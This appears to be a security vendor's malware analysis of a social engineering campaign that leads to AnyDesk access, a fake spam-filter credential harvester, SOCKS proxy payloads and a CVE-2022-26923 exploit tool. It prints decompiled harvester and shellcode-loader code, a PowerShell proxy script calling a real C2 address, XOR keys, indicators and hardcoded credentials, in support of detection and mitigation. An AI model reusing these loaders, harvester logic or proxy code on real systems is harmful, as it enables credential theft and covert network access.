Ongoing Social Engineering Campaign Refreshes Payloads

By Tyler McGraw

Published: 2024-08-12 · Archived: 2026-04-06 01:25:53 UTC


Executive Summary

On June 20, 2024, Rapid7 identified multiple intrusion attempts by threat actors utilizing techniques, tactics, and procedures (TTPs) that are consistent with an ongoing social engineering campaign being tracked by Rapid7. Rapid7 observed a meaningful shift in the tools used by the threat actors during the investigations of these recent incidents. For more information about the social engineering strategies and tools that have been used, please refer to the previous blog.


Overview

The initial lure being utilized by the threat actors remains the same: an email bomb followed by an attempt to call impacted users and offer a fake solution. In the recent cases handled by Rapid7, external calls were typically made to the impacted users via Microsoft Teams. Once on the phone, the threat actor would convince the user to download and install AnyDesk, a popular remote access tool that allows the threat actor to take control of the user's computer. Threat actors typically use this connection to upload and execute payloads on the user's system as well as to exfiltrate stolen data, during the initial stages of the attack. Rapid7 did not observe attempts to use Microsoft's Quick Assist in recent cases, a feature that previously facilitated numerous intrusions in cases handled by Rapid7.

Where threat actors previously ran a credential harvesting batch script, which typically utilized several native Windows binaries, Rapid7 has now observed the usage of the 32-bit .NET executable AntiSpam.exe.



During execution, AntiSpam.exe will pretend to download email spam filters and then prompt the user to enter their credentials into a pop-up window.



The executable is presented as a spam filter updater for consistency with the initial social engineering lure, where the threat actor has already spammed the user with benign emails. The credentials entered into the prompt are saved to disk after validation along with system enumeration information. If incorrect credentials are entered by the user they are also logged to disk, but the user will be prompted to try again until they are successful.

Following the execution of the credential harvester, threat actors also executed a series of binaries and PowerShell scripts to attempt to establish a connection with the threat actor's command and control (C2) servers. Rapid7 has observed follow-on payloads with the following names, which all stay consistent with the social engineering lure to avoid suspicion:

Payload name
update1.exe
update4.exe
update6.exe
update7.exe
update8.exe
update2.dll
update5.dll
update7.ps1

These payloads include: SystemBC malware, which acts as a dropper and socks proxy; Golang HTTP beacons, which seem to serve as a C2 framework; Socks proxy beacons, which can route connections; and a Beacon Object File (BOF), that was converted from a Cobalt Strike module to a standalone executable.

Of special note, once executed, the payload update6.exe will attempt to exploit CVE-2022-26923 to add a machine account (functionality that is publicly available as a BOF), which can then be used by a threat actor for Kerberoasting. This

technique was observed in multiple cases handled by Rapid7, where it was used as a means of privilege escalation if there were vulnerable domain controllers within the impacted environment.

In addition to these secondary payloads, Rapid7 has observed usage of reverse SSH tunnels and the Level Remote Monitoring and Management (RMM) tool to facilitate lateral movement and retain access within compromised environments.

Technical analysis

To gain a better understanding of the actions performed by the secondary payloads, we will analyze several of the payloads in more depth. Rapid7 determined that many of the compiled payloads recently observed have been signed with the same certificate, which is associated with the thumbprint B55DAD8DA97FA6AF0272102ED0E55E76E753FD04.

A second signature was identified that corresponds to a second batch of similar payloads (~8 files), though subsequent analysis will be limited to those signed with the thumbprint previously mentioned (~11 files). More information on these signatures is available in the *Indicators of Compromise* section.

AntiSpam.exe

Although the credential harvester has been re-written as a .NET application, AntiSpam.exe , originally named update3.exe, still allocates a console window via AllocConsole to display messages to the user. The “filter updates” that the program pretends to download are the result of a simple loop that prints the same message 1023 times to the console window, with only the iteration number changing.

```
public Form1()
{
    Form1.AllocConsole();
    Form1.SetConsoleTitle("Outlook spam update status");
    Console.WriteLine("{+} Downloading outlook spam filter update...");
    Thread.Sleep(100);
    for (int i = 0; i < 1023; i++)
    {
        Console.WriteLine(string.Format("Downloading filter kb_outlook_sf_{0}", i));
        Thread.Sleep(1);
    }
    Console.WriteLine("{+} Waiting for user password to complete update...");
    this.InitializeComponent();
    try
    {
```

Once the fake loop is completed, the program initializes a window that prompts the user to enter their credentials to complete the update. The username field in the window is automatically populated with the current user’s domain and username. When the user enters their password, their credentials are validated using the ValidateCredentials method.


The first time the user enters their credentials, AntiSpam.exe will spawn three enumeration commands via cmd.exe: systeminfo, route print, and ipconfig /all. The output of these commands is saved to a file at %TEMP%\qwertyuio.txt, a filename that results from simply running your finger across the top alphabetical row on a QWERTY keyboard.

```
if (!Form1.anyway)
{
    Form1.anyway = true;
    File.AppendAllText(Path.GetTempPath() + "/qwertyuio.txt", string.Join("\n", Form1.allUsers));
    File.AppendAllText(Path.GetTempPath() + "/qwertyuio.txt", this.GetCmdOutput("systeminfo"));
    File.AppendAllText(Path.GetTempPath() + "/qwertyuio.txt", this.GetCmdOutput("route print"));
    File.AppendAllText(Path.GetTempPath() + "/qwertyuio.txt", this.GetCmdOutput("ipconfig /all"));
}
```

As seen above, there are several versions of AntiSpam.exe that contain functionality to write a list of usernames to %TEMP%\qwertyuio.txt, though a complete implementation was only observed in the most recent version (other versions only write a single new-line as the array is empty). The full implementation uses a WMI query for Win32_UserAccount to populate a username list. The changes across versions of the malware also indicate that development of the tool was actively in progress at the time of distribution. In what appears to be the most complete version, the username of the current user is also displayed without their domain, a format that is likely more familiar to targets of the social engineering (and thus, less suspicious).

```
// Token: 0x04000001 RID: 1
private static string[] accBlacklist = new string[] { "Guest", "DefaultAccount", "WDAGUtilityAccount" };
```

If the user enters the wrong password, the oldest version of AntiSpam.exe will still log their credentials to the file at %TEMP%\qwertyuio.txt, and present the prompt again for the user to retry until they are successful. This approach was likely used as a fail safe method to at least inform some future password guesses by the threat actor if the user grows suspicious or gives up before successfully validating their password. Newer versions have had this functionality removed. Once valid credentials are entered all versions will display a success message for the fake update in a pop-up window and exit after appending the credentials to the end of %TEMP%\qwertyuio.txt.



updatex.exe

The typical next step for threat actors after collecting environment information and the user's credentials is to run a series of executables, where each filename typically begins with update and ends with a number. Like AntiSpam.exe, all of these executables have been signed by the same certificate, although they each have different functions. Many of the malware payloads also appear to be inserted into the original contents of the legitimate program they are pretending to be, which can be identified based on the included metadata of the executable.

update1.exe

The file update1.exe presents itself as an installer for Yandex Disk, a cloud storage and file sharing service created by Yandex. Instead, the payload will load, decrypt (XOR key: 58 4C 4B 61 58 55 71 4F 58 4A 45 36 4A 34 75 57 66 65 2A 35 45 24 3F 75 55 4C 00), and execute a second executable from an embedded resource, via local PE injection. Local PE injection is the process by which a portable executable (PE) file can be executed in the virtual memory of a process without using the Windows loader to read it from disk, though the process must then perform the functions of the Windows loader instead.

```
pDecByte = (byte *)((int)this + in_EAX * -3);
do {
  mod_res = i % 27;
  pEncByte = stage2_rsrc + i;
  i = i + 1;
  *pDecByte = (&xor_key)[mod_res - unaff_EBP] ^ *pEncByte;
  pDecByte = pDecByte + 1;
} while (i < 0x740200);
```


The second stage executable appears to be a beacon, where the implant will reach out to a C2 server using a Golang HTTP client request with the following format:

hxxp://xx.xx.xx[.]xx:xxxxxx/api/helper-first-register?buildVersion=<build_version>&md5=<md5_hash>&proxyPassword=<proxy_password>&proxyUsername=<proxy_username>&userId=<user_id>


Strings embedded within the executable suggest that the server contacted likely functions as a socks proxy:

Golang Payload Interesting Strings
main.(*S_gCuh3yYV).ConnectForSocks
main.(*HtinANA).GetAvailableRelayServer

Other observed executable payloads that have similar functionality includes update2.dll, which is a fake AMD DirectX driver library that also loads a second stage executable payload, via local PE injection. The second stage payload, once executed, will also reach out to several C2 addresses using a Golang HTTP library. The file update2.dll was compiled using an obfuscation framework that hinders analysis by obfuscating the control flow of the program, for example, by replacing assembly instructions with unnecessarily complex substitutes and inserting a large amount of jumps between instructions. Unlike several of the other payloads, update2.dll uses a custom decryption loop and a custom decompression loop to extract the second stage payload before execution.



The custom decryption loop uses two hard coded single byte values as keys for decryption. The first byte is used for byte operations within the loop (stored in register bl) and the second is used as an operand within the final rotate left instruction. Otherwise, the decryption/decompression algorithms are the same as those seen within two other analyzed payloads: update7.exe and lu2.exe.



update4.exe

The metadata for update4.exe presents the file as a copy of APEX Scan, an anti-virus scanner created by Trend Micro. The legitimate functionality of the original program has not been removed. Instead, the threat actor has added malicious code ahead of the legitimate entry point.

```
1
2 void entry(void)
3
4 {
5   malware_main();
6   __scrt_common_main_seh();
7   return;
8 }
9
```

When update4.exe is executed, it will ultimately load, decrypt, and execute shellcode. The shellcode will then reach out to the C2 IPv4 address 91.196.70[.]160:443 and serve as a socks proxy between 91.196.70[.]160 and other IPv4 addresses that can be specified by the threat actor.

```
lVar4 = FUN_1400013c6();
pZwAllocateVirtualMemory = (code *)FUN_140001086(lVar4,0x6d92a5e2);
pNtVirtualProtect = (code *)FUN_140001086(lVar4,0x3803e5e2);
payload_size = 0x1400;
NTSTATUS = (*pZwAllocateVirtualMemory)
                     (0xffffffffffffffff,&decrypted_payload,0,&payload_size,
                      CONCAT44(uVar5,0x3000),4);
if (NTSTATUS < 0) {
  (*(code *)0xc1c1c88b41282464)(0,0x140004056,0,0);
}
else {
  NTSTATUS = (*pNtVirtualProtect)
                       (0xffffffffffffffff,&decrypted_payload,&payload_size,0x40,&local_690);
  if (-1 < NTSTATUS) {
    i = 0;
    bVar1 = 0x3c;
    if (payload_size != 0) {
      while( true ) {
        decrypted_payload[i] = (code)(bVar1 ^ *(byte *)(i + 0x140040dc5));
        i = i + 1;
        if (payload_size <= i) break;
        bVar1 = xor_key[i % 27];
      }
    }
    (*decrypted_payload)();
    goto LAB_140001279;
  }
  (*(code *)0xc1c1c88b41282464)(0,0x14000406e,0,0);
}
}
```

As seen above, the malware uses Windows Native API calls (NTAPI) to ZwAllocateVirtualMemory and NtVirtualProtect to facilitate execution of the shellcode. Malware developers use lower level calls to the NTAPI (which are limited in official Microsoft documentation) for multiple reasons, including the evasion of security solutions for which detections are based on high-level API calls.

In this case, the virtual memory permissions are set to PAGE_EXECUTE_READWRITE due to the call to NtVirtualProtect passing 0x40 for the new protection value. Most virtual memory pages do not typically possess all three permissions at the same time, so this is a very obvious indicator that the executable is performing suspicious actions, one that is present in several of the other payloads as well. If errors are encountered during the setup process a function call is made to an invalid address, causing the process to crash due to an access violation exception rather than exiting gracefully.

Before being executed the shellcode is decrypted with a simple XOR loop and the key <i1GiPEQ?V56^uh!m<iUZF!yW?. However, this password is only 26 characters long and we can see that the XOR loop uses a key with 27 characters. As a result, the full XOR key includes the string terminating null byte as part of the key. Is this intentional, or is it an off by one error? Based on analysis across other payloads, this type of loop has been implemented multiple times, so it could be an attempt to impede recovery of the XOR key, even if only briefly.
After being executed, the shellcode will dynamically resolve key WINAPI libraries and functions using plaintext stack strings, which stands in contrast to how the shellcode itself is loaded - with NTAPI calls. The functions that are dynamically resolved by the shellcode are as follows:

WINAPI Functions Resolved By Shellcode
ws2_32.dll

WINAPI Functions Resolved By Shellcode
WSAStartup
socket
connect
send
recv
WSAGetLastError
WSAEventSelect
closesocket
shutdown
htons
ntohs
inet_addr
----
kernel32.dll

LoadLibraryA
GetProcAddress
CreateEventA
VirtualAlloc
VirtualFree
CreateThread
WaitForMultipleObjects
GetComputerNameExA
Sleep

After resolving the necessary functions, the shellcode will send two sequences of null bytes (16 null bytes then 4, after connecting) to 91.196.70[.]160 and then wait in an infinite loop, without pausing, for a response.

```
do {
  for (iBytesRecv = (*precv)(socket1,pBuf,0x10); iBytesRecv != 0x10;
       iBytesRecv = iBytesRecv + iBytesRecv2) {
    iBytesRecv2 = (*precv)(socket1,iBytesRecv + pBuf,0x10 - iBytesRecv,0);
  }
  socket2 = (*psocket)(2,1,6);
  (*pconnect)(socket2,&sockaddr,0x10);
  (*psend)(socket2,pBuf,0x10);
  (*pCreateThread)(0,0,0x9c9,socket2,0,lpThreadId);
} while( true );
```

For each 16 byte response received by the shellcode from the socks server, it will create a new thread that establishes a connection between the socks server, 91.196.70[.]160, and another destination specified by the socks server, by exchanging data sent between two sockets.

The destination to route data to can be specified by the socks server as either an IPv4 address or domain as the destination is parsed as a SOCKS5 address structure. So, in effect, the payload update4.exe serves as a socks proxy during execution.

```
local_88 = (*pCreateEventA)(0,0,0,0);
local_80 = (*pCreateEventA)(0,0,0,0);
(*pWSAEventSelect)(socket2,local_88,1);
(*pWSAEventSelect)(socket3,local_80,1);
bool_signal = 1;
do {
  zero = 0;
  wait_result = (*pWaitForMultipleObjects)(2,&local_88,0,20000000);
  if (1 < wait_result) {
    bool_signal = zero;
  }
  if (wait_result == 0) {
    iBytesRecv_s2 = (*precv)(socket2,pMem,0x1fa0,0);
    if (iBytesRecv_s2 < 0) {
      (*pWSAGetLastError)();
      break;
    }
    if (0 < iBytesRecv_s2) {
      do {
        if ((char)bool_signal != '\0') {
          do {
            iResult = (*psend)(socket3,zero + pMem,iBytesRecv_s2 - zero,0);
            if (iResult == -1) {
              iResult = (*pWSAGetLastError)();
              if (iResult != 0x2733) {
                bool_signal = 0;
                break;
              }
            }
```

The same functionality (i.e., a socks proxy) is also present in the PowerShell script update7.ps1 with very similar logic and implementation, and is also hard coded to reach out to the socks server 91.196.70[.]160.

```
        while ($True) {
            $newClientComing = TryWaitForBuffer $tcp 16 10

            if($newClientComing -eq $False)
            {
                continue;
            }

            $rec = $tcp.Client.Receive($buffer, 16, 0);
            $b64guid = [System.Convert]::ToBase64String($buffer[0..15])


            $job = Start-Job -scriptblock $sb -ArgumentList @($b64guid,$Server,$Port)

        }
    }
}

Connect-SocksServer -Server "91.196.70.160" -Port 443
# SIG # Begin signature block
# MIImqgYJKoZIhvcNAQcCoIImmzCCJpcCAQExDzANBglghkgBZQMEAgEFADB5Bgor
# BgEEAYI3AgEEoGswaTA0BgorBgEEAYI3AgEeMCYCAwEAAAQQH8w7YFlLCE63JNLG
# KX7zUQIBAAIBAAIBAAIBAAIBADAxMA0GCWCGSAFlAwQCAQUABCDf/040CAXb94WO
# Kx/w7qC8IirwsKeggyb9CY98/DxZFaCCD5EwggY6MIIEIqADAgECAhAj0squMbdU
# YKzb0bQtbndDMA0GCSqGSIb3DQEBCwUAMHsxCzAJBgNVBAYTAlVTMQ4wDAYDVQQI
# DAVUZXhhczEQMA4GA1UEBwwHSG91c3RvbjERMA8GA1UECgwIU1NMIENvcnAxNzA1
# BgNVBAMMLlNTTC5jb20gRVYgQ29kZSBTaWduaW5nIEludGVybWVkaWF0ZSBDQSBS
```

A nearly identical process is also used within the executable update5.dll, which the metadata presents as “BitDefender Loger”, although the export LogSetMode has been patched to jump to a malicious function when called.

```
                    0x1670   12   LogSetMode
                    Ordinal_12
                    LogSetMode
180001670 e9 ca 69        JMP         malware_main
          03 00
180001675 90              NOP
180001676 8b d9           MOV         EBX,ECX
180001678 48 8d 0d        LEA         RCX,[DAT_180056df8]
          79 57 05 00
18000167f ff 15 bb        CALL        qword ptr [->KERNEL32.DLL::
```

The XOR key used to decrypt the shellcode is instead the 18 byte string 69 3C 4C 39 48 24 36 61 28 78 3E 45 55 44 69 48 26 00. The hard coded socks server embedded within the shellcode is still 91.196.70[.]160, and the functionality of the shellcode in update5.dll is essentially the same as update4.exe (socks proxy).

update6.exe

When executed, update6.exe will attempt to exploit CVE-2022-26923 to add a machine account if the domain controller used within the environment is vulnerable. The debugging symbols database path has been left intact and indicates this: C:\Users\lfkmf\source\repos\AddMachineAccount\x64\Release\AddMachineAccount.pdb. The original source code was likely copied from the publicly available Cobalt Strike module created by Outflank.

```
local_1068 = (IID *)((ulonglong)local_1068 & 0xffffffff00000000);
iVar1 = DsGetDcNameW();
if (iVar1 == 0) {
  HVar2 = CoInitializeEx((LPVOID)0x0,2);
  if (-1 < HVar2) {
    IIDFromString(L"{FD8256D0-FD15-11CE-ABC4-02608C9E7553}",&local_fb8);
    IIDFromString(L"{E798DE2C-22E4-11D0-84FE-00C04FD8D503}",&local_fa8);
    local_1060 = &local_1050;
    uVar13 = 0xc1;
    local_1068 = &local_fb8;
    pwVar7 = (wchar_t *)0x0;
    pwVar6 = (wchar_t *)0x0;
    IVar3 = (*pADsOpenObject)(L"LDAP://rootDSE");
    if ((int)IVar3 < 0) {
      FUN_140001070(0x1400215a0,pwVar6,pwVar7,uVar13);
      _Src = pwVar6;
    }
    else {
```

However, the original code was intended to function as a BOF: a payload that could be downloaded directly into memory and executed. For this sample it has instead been compiled into an unsigned standalone executable. While the functionality between the public repository and update6.exe are nearly identical, instead of randomly generating a machine account username and password at runtime, the payload has hardcoded credentials of username SRVVSSKL and password GCmtHzw8uI$JnJB.

update7.exe

The samples update7.exe and update8.exe both contain SystemBC malware. SystemBC was first documented back in 2019 by Proofpoint and primarily functions as a socks proxy and dropper for other payloads. The configuration for both malware payloads, initially encrypted, has been extracted below.

update7.exe
Original filename: KLDW.exe
SystemBC config: HOST1:halagifts[.]com,HOST2:217.15.175[.]191,PORT1:443

The control flow of update7.exe has been obfuscated to hinder analysis, in a way similar to update2.dll. During execution, update7.exe also utilizes the same custom decryption/decompression loops (with different keys) to decrypt/decompress an embedded SystemBC payload, which is then executed via local PE injection.

update8.exe
Original filename: YandexDiskSetup.exe
Stage 2 XOR key (encrypted resource): 75 62 31 3c 49 6f 3f 73 79 2b 66 6f 6f 38 21 67 24 6f 70 5a 34 00
SystemBC config: HOST1:halagifts[.]com,HOST2:217.15.175[.]191,PORT1:443

The SystemBC payload within update8.exe is retrieved from an encrypted resource at runtime and injected into a child process with the same name. As the original SystemBC PE file has been stored after only encryption with an XOR key, the

XOR key is leaked within the encrypted data as a result of encrypting the null bytes that serve as padding between PE sections.

Mitigation guidance

Rapid7 recommends baselining your environment for all installed remote monitoring and management solutions and utilizing application allowlisting solutions, such as AppLocker or Microsoft Defender Application Control to block all unapproved RMM solutions from executing within the environment. For example, the Quick Assist tool, quickassist.exe, can be blocked from execution via AppLocker. As an additional precaution, Rapid7 recommends blocking domains associated with all unapproved RMM solutions. A public GitHub repo containing a catalog of RMM solutions, their binary names, and associated domains can be found here.

Rapid7 recommends ensuring users are aware of established IT channels and communication methods to identify and prevent common social engineering attacks. We also recommend ensuring users are empowered to report suspicious phone calls and texts purporting to be from internal IT staff.

